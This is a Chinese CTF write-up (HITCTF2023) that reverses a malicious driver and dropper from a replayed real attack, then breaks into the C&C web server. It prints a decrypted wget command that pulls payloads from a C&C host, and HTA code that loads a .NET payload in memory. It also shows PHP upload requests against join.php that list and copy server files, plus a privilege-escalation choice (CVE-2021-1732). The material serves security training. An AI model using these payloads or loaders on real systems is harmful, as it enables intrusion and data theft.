

概述

本次比赛的逆向题目和 Web 题目为对某真实攻击案例的复盘。涉及了取证分析、逆向、对 Web 服务器的反制；与传统 Web 题目不同的是，本次比赛的 Web 题目需要从脚本文件中分析出 POST 的参数，对参数进行利用，目标服务器上安装有 D 盾，因此并非需要获取 shell，而是能够列出目录进行信息收集，即可获得一部分 flag 以及低权限的 RDP 账户，登录后使用 nday 进行提权，即可获取后续的 flag。逆向题目增加了驱动，禁止选手开启工具，但对系统应用名进行了过滤，因此可以将工具名改成系统名，如 explore.exe 等。由于驱动的限制，无法通过拖拽的方式将工具拷贝到 win7 上，可以在远程桌面中设置磁盘映射，将本地磁盘映射到 win7 上，之后进行文件的复制操作。

Reverse

逆向题目所有题目解题前，需要卸载掉驱动，并找到真实的 Game.exe。Game.exe 在 NTFS 流中。

参考 Lastactivity，可以得出 winhe1p.exe 是与 Game.exe 相关的文件。Winhe1p.exe 实际是 wget。

2023/11/3 14:29:23	Run .EXE file	winhe1p.exe	C:\Windows\winhe1p.exe
2023/11/3 14:29:13	Run .EXE file	Game.exe	C:\Users\ADMINISTRATOR\Desktop\Game.exe


使用 PCHunter 可以发现疑似异常的驱动文件，过滤驱动再次证明了异常。使用非 PCHunter 类的 ART 工具同样可以排查出异常。

```
[UnloadDriver] nvraid.sys *---* C:\Windows\system32\DRIVERS\nvraid.sys *---* NVIDIA Corporation *---* nvraid *---* 非微软文件
[UnloadDriver] nvstor.sys *---* C:\Windows\system32\DRIVERS\nvstor.sys *---* NVIDIA Corporation *---* nvstor *---* 非微软文件
[UnloadDriver] ql2300.sys *---* C:\Windows\system32\DRIVERS\ql2300.sys *---* QLogic Corporation *---* ql2300 *---* 非微软文件
[UnloadDriver] ql40xx.sys *---* C:\Windows\system32\DRIVERS\ql40xx.sys *---* QLogic Corporation *---* ql40xx *---* 非微软文件
[UnloadDriver] sisraid4.sys *---* C:\Windows\system32\DRIVERS\sisraid4.sys *---* Silicon Integrated Systems *---* SiS RAID4 *---* 非微软文件
[UnloadDriver] stexstor.sys *---* C:\Windows\system32\DRIVERS\stexstor.sys *---* Promise Technology *---* stexstor *---* 非微软文件
[UnloadDriver] viaide.sys *---* C:\Windows\system32\DRIVERS\viaide.sys *---* VIA Technologies, Inc. *---* viaide *---* 非微软文件
[UnloadDriver] vioser.sys *---* C:\Windows\system32\DRIVERS\vioser.sys *---* Red Hat, Inc. *---* VirtioSerial *---* 非微软文件
[UnloadDriver] vsmraid.sys *---* C:\Windows\system32\DRIVERS\vsmraid.sys *---* VIA Technologies Inc., Ltd *---* vsmraid *---* 非微软文件
[UnloadDriver] hcw85cir.sys *---* C:\Windows\system32\drivers\hcw85cir.sys *---* Hauppauge Computer Works, Inc. *---* hcw85cir *---* 非微软文件
[UnloadDriver] winpool.sys *---* C:\Windows\winpool.sys *---* *---* winpool *---* 非微软文件
```

过滤驱动

```
PnpManager *---* \Driver\ACPI_HAL->\Driver\PnpManager *---* 0x863C3350[] *---* *---*
```

尝试使用工具卸载该驱动。



Flag in main program

桌面上的 Game.exe 实际为 cmd.exe。通过前面的分析，winhe1p 通过 hash 计算或者分析的方式得知为 wget.exe，因此不需要深入分析，只剩下 winpool 驱动文件，因此对该文件进行分析，在对字符串的分析中发现了 NTFS 流隐写，因此在机器上查找流数据，并导出。

```
.text:00403124 aWindows\system:
.text:00403124          text "UTF-16LE", '??\C:\Windows\System32\ntdll.dll',0
.text:00403166 ; const char aZwsuspendthrea[]
.text:00403166 aZwsuspendthrea db 'ZwSuspendThread',0 ; DATA XREF: sub_401240+3t0
.text:00403176 ; const char aZresumethread[]
.text:00403176 aZresumethread db 'ZwResumeThread',0 ; DATA XREF: sub_401240+12t0
.text:00403185 align 2
.text:00403186 aCWindowsTempWi db 'C:\Windows\Temp>window.exe',0
.text:00403186 ; DATA XREF: sub_401B80+1ECt0
.text:004031A1 align 2
.text:004031A2 ; const WCHAR word_4031A2
.text:004031A2 word_4031A2 dw 5Ch ; DATA XREF: sub_401F00+10t0
.text:004031A4 aCWindowsTempWi_1:
.text:004031A4          text "UTF-16LE", '??\C:\Windows\Temp>window.txt',0
.text:004031E0 ; const WCHAR aCWindowsTempWi_0
.text:004031E0 aCWindowsTempWi_0: ; DATA XREF: sub_401F00+1Ft0
.text:004031E0          text "UTF-16LE", '\??\C:\Windows\Temp>window.exe',0
.text:0040321E ; const WCHAR aS
.text:0040321E aS db 'S',0 ; DATA XREF: sub_401F00+2Et0
.text:00403220 aEluq1rgmjaym3t:
.text:00403220          text "UTF-16LE", 'ElUQ1RGMjAyM3tIYXJkX3RvX2ZpbmR9Cg==',0
.text:00403268 ; const WCHAR aPsterminatesys
.text:00403268 aPsterminatesys: ; DATA XREF: sub_402330+22t0
.text:00403268          text "UTF-16LE", 'PsTerminateSystemThread',0
```

Stream Name	Filename	Full Stream Name	Stream Size	Stream Allocated...	Extension	File No
\$DATA	C:\Windows\Temp\window.txt	C:\Windows\Temp\window.txt	7,646,942	7,647,232		2023/1:

目前为止，获取到的文件共计 3 个，Temp:windows.txt, winpool 驱动文件，命名为 winhe1p 的 wget，根据题目提示，题目需要在主程序中寻找答案，因此不需要继续分析驱动文件，只剩下 Temp:windows.txt 需要分析。

该文件很大，7.29M 大小，以二进制格式进行查看，是 PE 文件头，通过对 PE 的特征识别，共识别出 3 个文件，两个 pe 文件中以 ASD 开头，并修改了第一个字节。

分别对其对比，去除这三个 PE 文件后，还有以 0x00 开头的 heci 文件，查看这个文件获取 flag。

Address	Value
Found 3 occurrences of '.reloc'.	
390h	.reloc
1086E3h	.reloc
747956h	.reloc

HITCTF2023{OSX_OS_X_macOS}

Flag in driver files


对 winpool 进行分析，可以看到一些明显的字符串，也可以通过驱动入口进入，连续点击几个函数即可看到非常明显的字符串

```
.text:00405124 aLWindowssystem:
.text:00403124          text "UTF-16LE", '??\C:\Windows\System32\ntdll.dll',0
.text:00403166 ; const char aZwsuspendthrea[]
.text:00403166 aZwsuspendthrea db 'ZwSuspendThread',0 ; DATA XREF: sub_401240+3to
.text:00403176 ; const char aZwresumethread[]
.text:00403176 aZwresumethread db 'ZwResumeThread',0 ; DATA XREF: sub_401240+12to
.text:00403185           align 2
.text:00403186 aCWindowsTempWi db 'C:\Windows\Temp>window.exe',0
.text:00403186 ; DATA XREF: sub_401B80+1ECto
.text:004031A1           align 2
.text:004031A2 ; const WCHAR word_4031A2
.text:004031A2 word_4031A2    dw 5Ch ; DATA XREF: sub_401F00+10to
.text:004031A4 aCWindowsTempWi_1:
.text:004031A4          text "UTF-16LE", '??\C:\Windows\Temp>window.txt',0
.text:004031E0 ; const WCHAR aCWindowsTempWi_0
.text:004031E0 aCWindowsTempWi_0: ; DATA XREF: sub_401F00+1Fto
.text:004031E0          text "UTF-16LE", '\??\C:\Windows\Temp>window.exe',0
.text:0040321E ; const WCHAR aS
.text:0040321E aS          db 'S',0 ; DATA XREF: sub_401F00+2Eto
.text:00403220 aEluq1rgmjaym3t:
.text:00403220          text "UTF-16LE", 'ElUQ1RGMjAyM3tIYXjkX3RvX2ZpbmR0Cg==',0
.text:00403268 ; const WCHAR aPsterminatesys
.text:00403268 aPsterminatesys: ; DATA XREF: sub_402330+22to
.text:00403268          text "UTF-16LE", 'PsTerminateSystemThread',0
```

```

2 |     RtlInitUnicodeString(&DestinationString, &word_4031A2);
3 |     RtlInitUnicodeString(&v3, L"\?\?\C:\Windows\Temp\window.exe");
4 |     RtlInitUnicodeString(&v0, "S");
5 |     v7 = 1;
6 |     while ( v7 )
7 |     {
8 |         Interval.QuadPart = -100000000i64;
9 |         KeDelayExecutionThread(0, 0, &Interval);
0 |         KeQuerySystemTime(&CurrentTime);
1 |         ExSystemTimeToLocalTime(&CurrentTime, &LocalTime);
2 |         RtlTimeToTimeFields(&LocalTime, &TimeFields);
3 |         if ( TimeFields.Hour == 11 && TimeFields.Minute == 30 )
4 |         {
5 |             sub_402590(v3.Length, v3.Buffer, DestinationString.Length, DestinationString.Buffer);
6 |             sub_4017E0();
7 |             sub_402000("explorer.exe", 13);
8 |             v7 = 0;
9 |             v5 = PsTerminateSystemThread(0);
0 |         }
1 |     }
2 | }

```



在这个函数中涉及 3 个字符串，但是两个串 IDA 解析有问题，用 utf16 格式可以看到这三个串具体内容：


```

\?\?\C:\Windows\Temp>window.txt
\?\?\C:\Windows\Temp>window.exe
SEIUQ1RGMjAyM3tIYXJkX3RvX2ZpbmR9Cg==

WindowsTempWi_0:
    text "UTF-16LE", '\?\?\C:\Windows\Temp>window.txt',0
const WCHAR aCWindowsTempWi_0
WindowsTempWi_0: ; DATA XREF: sub_401F00+1F↑o
    text "UTF-16LE", '\?\?\C:\Windows\Temp>window.exe',0
const WCHAR aS
    db 'S',0 ; DATA XREF: sub_401F00+2E↑o
luq1rgmjaym3t:
    text "UTF-16LE", 'ElUQ1RGMjAyM3tIYXJkX3RvX2ZpbmR9Cg==',0
const WCHAR aP$terminatesvs

```

其中第三个串明显是个 base 串，对其 base64 解码，得到 flag： HITCTF2023{Hard_to_find}



Flag in HTA script file running memory

根据题目得知，我们需要获取一个 HTA 脚本文件，目前待分析文件仅剩 Temp:windows.txt 本体，因此先对本体进行分析。Main 函数流程非常清晰，并能够看到使用 cmd.exe 对本体

进行替换的操作。

```
int __cdecl main_0(int argc, const char **argv, const char **envp)
{
    __CheckForDebuggerJustMyCode(&unk_56601C);
    sub_4643CF();
    j_fopen(*argv, "066");
    sub_464D2F(argv);
    sub_467462(argv);
    LoadLibraryA("./bbbb");
    sub_4679E4();
    sub_4665DF();
    sub_4666C0(&byte_562460, FileName);
    sub_4644FB();
    CopyFileA("C://windows//system32//cmd.exe", *argv, 0);
    DeleteFileA("C:/book");
    j_system("pause");
    return 0;
}
```

sub_4643CF 函数对 system 和 open 函数进行了 hook 操作。

```
1 int sub_46BAD0()
2 {
3     HANDLE CurrentThread; // eax
4
5     __CheckForDebuggerJustMyCode(&unk_56601C);
6     sub_464230();
7     sub_467AB1();
8     CurrentThread = GetCurrentThread();
9     sub_467147(CurrentThread);
10    sub_4652C5((int)&off_561404, j_f_system);      // j_system
11    sub_4652C5((int)&off_561408, &j_f_open);        // j_fopen
12    return sub_466FB7();
13 }
```

J_system 和 j_open 函数内部可以发现大量的字符串解密操作，主要操作方式为异或操作，对全部字符串进行解密。

```

t:0046C57D ; -----
t:0046C57D C6 45 E0 BF mov    byte ptr [ebp-20h], 0BFh
t:0046C581 C6 45 E1 BE mov    byte ptr [ebp-1Fh], 0BEh
t:0046C585 C6 45 E2 A3 mov    byte ptr [ebp-1Eh], 0A3h
t:0046C589 C6 45 E3 B4 mov    byte ptr [ebp-1Dh], 0B4h
t:0046C58D C6 45 E4 A3 mov    byte ptr [ebp-1Ch], 0A3h
t:0046C591 C6 45 E5 B1 mov    byte ptr [ebp-1Bh], 0B1h
t:0046C595 C6 45 E6 C5 mov    byte ptr [ebp-1Ah], 0C5h
t:0046C599 C6 45 E7 C7 mov    byte ptr [ebp-19h], 0C7h
t:0046C59D C6 45 E8 C5 mov    byte ptr [ebp-18h], 0C5h
t:0046C5A1 C6 45 E9 C4 mov    byte ptr [ebp-17h], 0C4h
t:0046C5A5 C6 45 EA 8C mov    byte ptr [ebp-16h], 8Ch
t:0046C5A9 C6 45 EB C6 mov    byte ptr [ebp-15h], 0C6h
t:0046C5AD C6 45 EC C7 mov    byte ptr [ebp-14h], 0C7h
t:0046C5B1 C6 45 ED D9 mov    byte ptr [ebp-13h], 0D9h
t:0046C5B5 C6 45 EE C6 mov    byte ptr [ebp-12h], 0C6h
t:0046C5B9 C6 45 EF D9 mov    byte ptr [ebp-11h], 0D9h
t:0046C5BD C6 45 F0 C2 mov    byte ptr [ebp-10h], 0C2h
t:0046C5C1 C6 45 F1 D9 mov    byte ptr [ebp-0Fh], 0D9h
t:0046C5C5 C6 45 F2 C0 mov    byte ptr [ebp-0Eh], 0C0h
t:0046C5C9 C6 45 F3 C7 mov    byte ptr [ebp-0Dh], 0C7h
t:0046C5CD C6 45 F4 8A mov    byte ptr [ebp-0Ch], 8Ah
t:0046C5D1 C6 85 5C FF FF FF 80 mov   byte ptr [ebp-0A4h], 80h
t:0046C5D8 C6 85 5D FF FF FF 9E mov   byte ptr [ebp-0A3h], 9Eh
t:0046C5DF C6 85 5E FF FF FF 99 mov   byte ptr [ebp-0A2h], 99h
t:0046C5E6 C6 85 5F FF FF FF 9F mov   byte ptr [ebp-0A1h], 9Fh
t:0046C5ED C6 85 60 FF FF FF 92 mov   byte ptr [ebp-0A0h], 92h
t:0046C5F4 C6 85 61 FF FF FF C6 mov   byte ptr [ebp-9Fh], 0C6h
t:0046C5FB C6 85 62 FF FF FF 87 mov   byte ptr [ebp-9Eh], 87h
t:0046C602 C6 85 63 FF FF FF D7 mov   btve ptr [ebp-9Dh], 0D7h

```

Screenshot of the Immunity Debugger showing the assembly dump and a XOR decryption tool.

Input:

```

0x80, 0x9E, 0x99, 0x9F, 0x92, 0xC6, 0x87, 0xD7, 0xDA, cr
0x95, 0x07, 0xD4, 0x86, 0xD7, 0xD4, 0x0A, 0x9B, 0x9E, 0x9A, cr
0x9E, 0x83, 0xD4, 0x85, 0x96, 0x83, 0x92, 0xCA, 0xC4, 0xC7, cr
0xC7, 0x9C, 0xD7, 0xD4, 0x88, 0xD7, 0x84, 0xCD, 0x80, 0x95, cr
0x98, 0x98, 0x9C, 0xD7, 0x8F, 0x83, 0x83, 0x87, 0xCD, 0x8B, cr
0x80, 0xC6, 0xC7, 0xD9, 0xC6, 0xD9, 0xC2, 0xD9, 0xC0, cr
0xC7, 0x0B, 0x40, 0x8D, 0x91, 0x81, 0xAF, 0xCE, 0x90, cr
0xB5, 0xA4, 0x85, 0x84, 0x95, 0xAE, 0x9C, 0xBA, 0x1, 0xB9, cr
0x99, 0xA7, 0xB1, 0xBD, 0x9A, 0xAD, 0xA3, 0x83, 0xB6, 0xC4, cr
0x80, 0xD0, 0x9A, 0x94, 0xAF, 0xAE, 0xC0, 0x83, 0xAD, cr
0x9F, 0xB9, 0x83, 0xD4, 0xC6, 0xD8, 0xC0, 0x4, 0xCF, cr
0xC3, 0xD8, 0x92, 0x91, 0xC7, 0xC4, 0x92, 0xCF, 0x93, 0xC3, cr
0xD8, 0xC3, 0xC2, 0xC1, 0xF7

```

Output:

```

winhelp -b -q --limit-rate=300k -O C:/book http://10.1.5.70/WzffFX9gBcrsbYkM6NnPfJmZtA3wzmcnXY7tZhNt/-1/7384/ef03e8d4/456.wl

```

Screenshot of the Immunity Debugger showing the assembly dump and a XOR decryption tool.

Input:

```

0xbf, 0xbe, 0xa3, 0xb4, 0xa3, 0xb1, 0xc5, 0xc7, 0xc5, 0xc4, 0x8c, 0xc6, 0xc7, 0xd9, 0xc6, 0xd9, 0xc2, 0xd9, 0xc0, 0xc7, 0x8a

```

Output:

```

HITCTF2023{10.1.5.70}

```

解密出的字符串：

winhelp -b -q --limit-rate=300k -O C:/book

<http://10.1.5.70/WzffFX9gBcrsbYkM6NnPfJmZtA3wzmcnXY7tZhNt/-1/7384/ef03e8d4/456>

```
winhelp      -b      -q      --limit-rate=300k      -o      C:/bookss.hta
http://10.1.5.70/WzffFX9gBcrsbYkM6NnPfJmZTtA3wzmcnXY7tZhNt/-1/7384/ef03e8d4/123.htm
C:\\bookss.hta
HITCTF2023{10.1.5.70}
C:/bookss.hta
rb+
privatekey123456
C:\\windows\\winhelp.exe
C:\\Windows\\Temp:window.txt
C:\\Windows\\winpool.sys
```

从这些字符串中得知 hta 脚本文件的资源路径，同时也获取到下一个题目的 flag，这里是为了解决选手不知道 10.1.5.70 为 C&C 地址，所以直接标明了 flag。

赛前培训时讲到可以通过内部 URI+web 的地址来获取资源，因此可以通过 web 题目的地址来下载资源。获取到的 hta 中有一个明确的 flag，注释为 exe key

```
<script language="javascript">
window.resizeTo(0,0);

function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var flag = "2f3b1b93d5c43d04973ff893c424045fad2d9ca9d3fa3879d59c6201cb369240" //exe key
```

但题目问的是内存执行，因此这个 flag 标志并非为本题所使用，继续看后半部分

```
try {
    var shells = new ActiveXObject('WScript.Shell');
    ver = 'v4.0.30319';
    try {
        ver = readFromRegistry();
    } catch(e) {
        ver = 'v2.0.50727';
    }
    shells.Environment('Process')('COMPLUS_Version') = ver;
    var aUrl = "http://10.1.5.70/plugins/-1/7384/true/true/";
    var stm = base64ToStream(so);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(ec);
    o.work(ad, "-1", "7353", aUrl,"http://10.1.5.70/Wzfx9gBcrsbYkM6NnPFJmZTtA3wzmcnXY7tZhNt/-1/7384/ef03e8d4/css");
    sleep(3000000);
} catch (e) {}
```

这里交代了 join.php 的传递参数，以及能看出反序列化的操作以及内存执行。

对对象 o 回调分析可以看到数据来自于 base64 字符串 so，随后对其反序列化，并执行内容。反序列化执行的功能为内存加载执行一个 PE 文件，对 PE 文件进行转储后分析。

转储的 PE 文件显示，Work 函数的功能为解压传递进来的 base 串，因此对 hta 中传进来的 base64 串解 base64 后解压缩得到 flag

```
+ ...
public void Work(string dllBase64, string elm = "-1", string cpm = "0", string avUrl = "", string url = "")
{
    string text = "";
    try
    {
        byte[] array = Decompress(Convert.FromBase64String(dllBase64));
    }
    catch (Exception)
    {
    }
}
}
```

The screenshot shows the Hex Fiend tool interface. On the left, there's a 'Recipe' sidebar with options like 'From Hex', 'XOR', 'From Base64', and 'Gunzip'. The main area is labeled 'Input' and contains a large hex string. To the right is the 'Output' pane, which displays the result of the XOR operation.

C&C server address

在题目 3 中已经发现地址，并显式的标明了格式。

Flag in HTA script file

HTA 文件中还有一个 flag 的变量未被使用，注释为 exe key，如果对主程序中的字符串全部进行解密，会发现列表中有个字符串为 `privatekey123456`

根据密文形式，以及获取到的密钥，在几轮尝试后，可以使用 AES 的 CBC 模式进行解密，iv 为 0

The screenshot shows the Hex Fiend tool interface. On the left, there's a 'Recipe' sidebar with options like 'XOR', 'From Base64', 'Gunzip', 'From Hex', and 'AES Decrypt'. The main area is labeled 'Input' and contains a large hex string. To the right is the 'Output' pane, which displays the result of the AES decryption with key `privatekey1234...` and mode CBC.

Web

flag1 on C&C Server

这个题目有两种解法,一种是扫目录,扫出来的 tmp 目录下直接访问 flag1.txt 即可获得 flag。另一种方式稍微复杂,需要控制对 join.php 传递的参数,上传 php 文件进行列目录后查看。

```
==> DIRECTORY: http://47.97.96.29:55845/tmp/
==> DIRECTORY: http://47.97.96.29:55845/TMP/
==> DIRECTORY: http://47.97.96.29:55845/users/
```

← → C ▲ 不安全 | 47.97.96.29:55845/tmp/flag1.txt

HITCTF2023{Brute-force_can_get_flag}

```
1 POST //join.php HTTP/1.1
2 Host: 47.97.96.29:50568
3 Content-Length: 125
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: null
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
   Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/
   avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
   ange;v=b3;q=0.7
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 hname=5.php&uname=<?php
15 $dir = dirname(__FILE__);
16 $file = scandir($dir."/../tmp/");
17 echo "<pre>";
18 print_r($file);
19 ?>
```

2023-11-26 20:05:45 5.php-

```
Array
(
    [0] => .
    [1] => ..
    [2] => flag1.txt
)
```

Flag2 on C & C Server

利用题目1的第二种方式，可以读取站点目录结构。并发现装有flag2的压缩包。

2023-11-26 22:38:16 6.php-

```
Array
(
    [0] => .
    [1] => ..
    [2] => WzfFX9gBcrsbYkM6NnPfJmZTtA3wzmcnXY7tZhNt
    [3] => flaggg----gggggggg0000000gggggg2 (2).zip
    [4] => join.php
    [5] => loser.db.bak
    [6] => password.txt
    [7] => tmp
    [8] => users
    [9] => web.config
)
```

直接访问该资源被禁止，因此需要将该文件重新命名或复制，因此需要绕过后缀限制。

```
1 POST //join.php HTTP/1.1
2 Host: 47.97.96.29:50568
3 Content-Length: 147
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: null
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
0 Accept-Encoding: gzip, deflate
1 Accept-Language: en-US,en;q=0.9
2 Connection: close
3
4 hname=l2.php&uname=<?php
5 $dir = dirname(__FILE__);
6 echo copy($dir."/../../flaggg----gggggggggg000000ggggggg2
(2).zip",$dir."/../zip.txt");
7 ?>
```


```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Server: Apache/2.4.52 (Ubuntu)
4 Set-Cookie: _d_id=9e060ce5d06fdaf55096b41782e92; Path=/;
HttpOnly; SameSite=Lax
5 Date: Sun, 26 Nov 2023 22:55:13 GMT
6 Connection: close
7 Content-Length: 21
8
9 172.19.10.2_l2.php
```

下载 zip.txt 后进行解压缩，即得到 flag

```
root@vm255131:~# mv zip.txt zp.zip
root@vm255131:~# unzip zp.zip
Archive: zp.zip
  extracting: flag2.txt
root@vm255131:~# ls
[REDACTED] flag2.txt [REDACTED]
root@vm255131:~# cat flag2.txt
HITCTF2023{easy_to_get_all_flag}root@vm2551:
```

flag3 on C & C Server

以题目 2 的方式复制 loser.db.bak，可以得到一个 base 字符串。



首先对其进行解码。


A screenshot of the CyberChef web-based tool for performing various data transformations. The interface is divided into sections: 'Recipe' (XOR, From Base64, Gunzip, From Hex, AES Decrypt), 'Input' (containing the Base64 string 'Y2UxMTFkZDJhMGQzZDQyNGZhZTkYNTY3MTJmMjY0ODM='), and 'Output' (containing the decrypted hex string 'ce111dd2a0d3d424fae9256712f26483'). The 'From Base64' section is currently active, showing settings for an alphabet of 'A-Za-z0-9+/=' and the 'Remove non-alphabet chars' checkbox being checked.

得到 32 位字符串，由于文件名后缀是 db.bak，推测是 md5，尝试 md5 反查。得到明文 loser1234@，尝试使用 loser/loser1234@进行 rdp 登录。

输入让你无语的MD5



成功登录后，桌面上存有 flag3.txt



flag4 on C & C Server

首先查看当前用户权限，权限值较低，需要尝试提权到管理员权限。

```
C:\Users\loser>net user loser
用户名          loser
全名
注释          用户的注释
国家/地区代码    000 (系统默认值)
帐户启用        Yes
帐户到期        从不

上次设置密码    2023/5/18 14:59:17
密码到期        从不
密码可更改      2023/5/18 14:59:17
需要密码        Yes
用户可以更改密码 Yes

允许的工作站    A11
登录脚本
用户配置文件
主目录
上次登录        2023/11/27 7:11:35

可允许的登录小时数 A11

本地组成员      *Remote Desktop Users *Users
全局组成员      *None
命令成功完成。
```

查看机器上所有用户：

Administrator	DefaultAccount	Guest
lab	loser	WDAGUtilityAccount
命令成功完成。		

补丁信息显示有多个漏洞可以利用，这里选择使用 CVE-2021-1732

提权Exp 杀毒识别

Systeminfo

域: WORKGROUP
 登录服务器: \WIN-R74PHL911UK
 修补程序: 安装了 1 个修补程序。
 [01]: KB4464455
 网卡: 安装了 1 个 NIC.
 [01]: Red Hat VirtIO Ethernet Adapter
 连接名: 以太网 2
 启用 DHCP: 是
 DHCP 服务器: 10.1.0.2
 IP 地址
 [01]: 10.1.5.70
 [02]: fe80::f589:ec93:ff67:9e81
 Hyper-V 要求: 已检测到虚拟机监控程序。将不显示 Hyper-V 所需的功能。

查询 未修补的漏洞 已修补的漏洞

类型 权限提升 远程代码执行

